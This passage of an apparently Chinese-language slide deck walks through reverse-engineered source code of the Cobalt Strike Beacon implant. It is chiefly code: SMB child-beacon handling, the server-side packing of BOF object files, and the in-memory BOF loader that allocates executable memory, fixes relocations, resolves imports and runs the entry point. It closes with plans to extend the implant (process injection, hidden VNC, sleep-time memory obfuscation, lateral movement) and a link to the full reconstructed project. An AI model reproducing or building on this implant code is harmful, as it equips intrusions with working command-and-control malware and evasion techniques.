    pSmbBeacon->null2 = BeaconNull;
    return pSmbBeacon;
}
```

保存到全局子Beacon数组




```
    //添加到全局结构体
    gChildBeaconInfo[index_idle].ChildBeaconConfig.tcp = smb->tcp;
    gChildBeaconInfo[index_idle].ChildBeaconConfig.smb = smb->smb;
    gChildBeaconInfo[index_idle].ChildBeaconConfig.checkChildBeacon = smb->checkChildBeacon;
    gChildBeaconInfo[index_idle].ChildBeaconConfig.closeChildBeacon = smb->closeChildBeacon;
    gChildBeaconInfo[index_idle].ChildBeaconConfig.FlushFileBuffers = smb->FlushFileBuffers;
    gChildBeaconInfo[index_idle].ChildBeaconConfig.null2 = smb->null2;
    gChildBeaconInfo[index_idle].ChildBeaconConfig.recvChildBeacon = smb->recvChildBeacon;
    gChildBeaconInfo[index_idle].ChildBeaconConfig.sendChildBeacon = smb->sendChildBeacon;

    if (checkingdata)
    {
        gChildBeaconInfo[index_idle].ChildBeaconData = (char*)malloc(256);
    }
    formatp pdata;
    BeaconFormatInit(&pdata, gChildBeaconInfo[index_idle].ChildBeaconData, 256);
    BeaconFormatInt(&pdata, ChildBeaconId);             // 子beacon id
    BeaconFormatInt(&pdata, port);                  // 子beacon 端口
    BeaconFormatAppend(&pdata, &buffer[4], recvsize - 4);    // 子beacon 返回数据
    int ChildBeaconDatalength = BeaconFormatlength(&pdata);
    char* ChildBeaconData = gChildBeaconInfo[index_idle].ChildBeaconData;
    gChildBeaconInfo[index_idle].ChildBeaconDataSize = ChildBeaconDatalength;
    BeaconTaskOutput(ChildBeaconData, ChildBeaconDatalength, 10);
    return 1;
}
```

5.6 Beacon BOF

功能号100实现了bof功能，CS内部的部分功能也是在此基础上实现的


如GetSystem,RegQuery,remoteexec等等操作都是通过bof完成的

Bof的优点不言而喻它可以非常灵活的操作木马进程本身，为其动态的添加其他功能，但是也正是因为运行在木马进程内部所以一旦bof写的有问题就会造成shell进程崩溃


dllload.x64.o
dllload.x86.o
getsystem.x64.o
getsystem.x86.o
injector.x64.o
injector.x86.o
interfaces.x64.o
interfaces.x86.o
kerberos.x64.o
kerberos.x86.o

5.7 Beacon BOF

CS对于bof文件或者说obj目标文件并非是直接发送到给客户端而是先进行一个处理抽取其中的code，data，重定位信息等等然后将这些信息连同参数一起打包好在发送给客户端




```
public void go(String str) {
    String arch = arch(str);
    byte[] objectFile = getObjectFile(arch);
    if (objectFile.length == 0) {
        error(str, "BOF is empty");
        return;
    }
    OBJExecutable oBJExecutable = new OBJExecutable(objectFile, getFunction());
    oBJExecutable.parse();
    if (oBJExecutable.hasErrors()) {
        error(str, "object parser errors for " + getName() + ":\n\n" + oBJExecutable.getErrors());
    } else if (oBJExecutable.getInfo().is64() && "x86".equals(arch)) {
        error(str, "Can't run x64 object " + getName() + " in x86 session");
    } else if (!oBJExecutable.getInfo().is86() || !"x64".equals(arch)) {
        byte[] code = oBJExecutable.getCode();
        byte[] rData = oBJExecutable.getRData();
        byte[] data2 = oBJExecutable.getData();
        byte[] relocations = oBJExecutable.getRelocations();
        CommandBuilder commandBuilder = new CommandBuilder();
        commandBuilder.setCommand(100);
        commandBuilder.addInteger(oBJExecutable.getEntryPoint());
        commandBuilder.addLengthAndString(code);
        commandBuilder.addLengthAndString(rData);
        commandBuilder.addLengthAndString(data2);
        commandBuilder.addLengthAndString(relocations);
        commandBuilder.addLengthAndString(getArguments(str));
        if (oBJExecutable.hasErrors()) {
            error(str, "linker errors for " + getName() + ":\n\n" + oBJExecutable.getErrors());
        } else {
            this.client.getConnection().call("beacons.task", CommonUtils.args(str, commandBuilder.build()));
        }
    } else {
        error(str, "Can't run x86 object " + getName() + " in x64 session");
    }
}
```

5.8 Beacon BOF

VUL·AI 华云安


Beacon先初始化内部函数指针

函数的顺序是不能错的否则会造成调用错误




```
void __cdecl beacon_bof(char* Taskdata, int Tasksize)
{

    BeaconInternalFunctions* internalFunctions = (BeaconInternalFunctions*)malloc(252);
    InitInternalFunctions(internalFunctions);

}
void InitInternalFunctions(BeaconInternalFunctions* InternalFunctions)
{
    memset(InternalFunctions, 0, 252);
    InternalFunctions->LoadLibraryA = LoadLibraryA;
    InternalFunctions->FreeLibrary = FreeLibrary;
    InternalFunctions->GetProcAddress = GetProcAddress;
    InternalFunctions->GetModuleHandleA = GetModuleHandleA;
    InternalFunctions->BeaconDataParse = BeaconDataParse;
    InternalFunctions->BeaconDataPtr = BeaconDataPtr;
    InternalFunctions->BeaconDataInt = BeaconDataInt;
    InternalFunctions->BeaconDataShort = BeaconDataShort;
    InternalFunctions->BeaconDataLength = BeaconDataLength;
    InternalFunctions->BeaconDataExtract = BeaconDataExtract;
    InternalFunctions->BeaconFormatAlloc = BeaconFormatAlloc;
    InternalFunctions->BeaconFormatReset = BeaconFormatReset;
    InternalFunctions->BeaconFormatAppend = BeaconFormatAppend;
    InternalFunctions->BeaconFormatPrintf = BeaconFormatPrintf;
    InternalFunctions->BeaconFormatToString = BeaconFormatToString;
    InternalFunctions->BeaconFormatFree = BeaconFormatFree;
    InternalFunctions->BeaconFormatInt = BeaconFormatInt;
    InternalFunctions->BeaconOutput = BeaconOutput;
    InternalFunctions->BeaconPrintf = BeaconPrintf;
    InternalFunctions->BeaconErrorD = BeaconErrorD;
    InternalFunctions->BeaconErrorDD = BeaconErrorDD;
```

解析bof相关代码与数据，并且分配内存




```
datap pdatap;
BeaconDataParse(&pdatap, Taskdata, Tasksize);
int getEntryPoint = BeaconDataInt(&pdatap);

int code_size = 0;
char* pcode = BeaconDataPtr3(&pdatap,&code_size);

int rdata_size = 0;
char* prdata = BeaconDataPtr3(&pdatap, &rdata_size);

int data2_size = 0;
char* pdata2 = BeaconDataPtr3(&pdatap, &data2_size);

int relocations_size = 0;
char* prelocations = BeaconDataPtr3(&pdatap, &relocations_size);

int alen = 0;
char* args = BeaconDataPtr3(&pdatap, &alen);

char* bof_code = (char*)VirtualAlloc(0, code_size, 0x3000u, get_short(43));
```

5.9 Beacon BOF




```c
BOOL status;
short id = pBofRelocation->id;
if (id == 1028)                     // SYMBOL_END
{
    break;
}
if (id == 1024)                     // SYMBOL_RDATA
{
    status = FixRelocation(pBofRelocation, pcode, prdata, pBofRelocation->OffsetInSection, bof_code);//修复rdata重定位
}
else if (id == 1025)                // SYMBOL_DATA
{
    status = FixRelocation(pBofRelocation, pcode, pdata2, pBofRelocation->OffsetInSection, bof_code);//修复DATA段重定位
}
else if (id == 1026)                // SYMBOL_TEXT
{
    status = FixRelocation(pBofRelocation, pcode, bof_code, pBofRelocation->OffsetInSection, bof_code);//修复code段重定位
}
```

修复重定位



```c
{
    ((void(__cdecl*)(char*, UINT)) & bof_code[getEntryPoint])(args, alen);
}
VirtualFree(bof_code, 0, 0x8000);
free(internalFunctions);
```

最后转到入口点执行



```c
char* pfun;
if (id == 1027)                          // SYMBOL_DYNAMICF
{
    char* strModule = BeaconDataPtr2(&pdatap);
    char* strFunction = BeaconDataPtr2(&pdatap);
    HMODULE dllbase = GetModuleHandleA(strModule);
    if (!dllbase)
    {
        dllbase = LoadLibraryA(strModule);
    }
    FARPROC functionaddress = GetProcAddress(dllbase, strFunction);
    if (!functionaddress)
    {
        BeaconErrorFormat(76, (char*)"%s!%s", strModule, strFunction);
        return;
    }
    char* p = GetBeaconFunPtr(internalFunctions, (char*)functionaddress);
    if (!p)
    {
        BeaconErrorNA(0x4Eu);
        return;
    }
    pfun = p;
}
else//修复
{
    pfun = (char*)(&internalFunctions->LoadLibraryA + id);
}
status = FixRelocation(pBofRelocation, pcode, pfun, 0, bof_code);
```


修复函数地址

5.10 Beacon二次开发

在完整逆向还原源码的基础上后续可做二次开发的方向

- 进程注入部分定制
- vnc改造hvnc
- 睡眠时内存混淆
- bof分离，可以运行于其他进程
- 小功能优化如横向，命令执行等等
- Linux兼容
- Profile通信进一步改造
- 其他

完整项目：https://github.com/WBGlIl/ReBeacon_Src


源文件
BeaconBof.cpp
BeaconFileManage.cpp
BeaconInject.cpp
BeaconJob.cpp
BeaconLateralMovement.cpp
beaconMain.cpp
Beaconrportfwd.cpp
BeaconSleep.cpp
BeaconTask.cpp
BeaconX64.cpp
ChildBeacon.cpp
comm.cpp
common.cpp
encrypt_decrypt.cpp
Global.cpp
rotation.cpp
Utils.cpp

谢谢！